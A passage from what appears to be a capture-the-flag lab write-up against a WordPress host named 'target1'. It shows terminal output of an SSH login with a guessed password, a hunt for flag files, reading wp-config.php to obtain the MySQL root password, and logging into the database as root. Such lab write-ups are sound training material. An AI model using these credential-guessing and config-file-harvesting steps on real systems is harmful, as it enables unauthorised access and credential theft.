individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed May 18 10:15:26 2022 from 192.168.1.90
michael@target1:~$

```

Result: Using username =michael and guessing password to be the same as the username, was able to login to Target 1 using ssh

- Capturing Flags

```

[1]+  Stopped                  grep -R ./ -e flag*
michael@target1:/$ ls -la
.. bin boot dev etc home initrd.img lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr vagrant var vmlinuz
michael@target1:/$ cd home
michael@target1:/home$ ls -la
.. michael steven vagrant
michael@target1:/home$ cd michael
michael@target1:~$ ls -la
.. .bash_history .bash_logout .bashrc .profile
michael@target1:~$ cd ..
michael@target1:/home$ sudo -v
Sorry, user michael may not run sudo on raven.
michael@target1:/home$ ls -la
.. michael steven vagrant
michael@target1:/home$ cd ../var
michael@target1:/var$ ls -la
.. backups cache lib local lock log mail opt run spool tmp www
michael@target1:/var$ cd www
michael@target1:/var/www$ ls -la
.. .bash_history flag2.txt tmp
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$

```

- Flag 2: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

```

<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.6/umd/popper.min.js"></script>

```

- Flag1: flag1{b9bbcb33e11b80be759c4e844862482d} #embedded in /var/www/service.html#

- MYSQL database password

```

michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 */

```

```
michael@target1:/$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 61
Server version: 5.5.60-0+deb8u1 (Debian)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```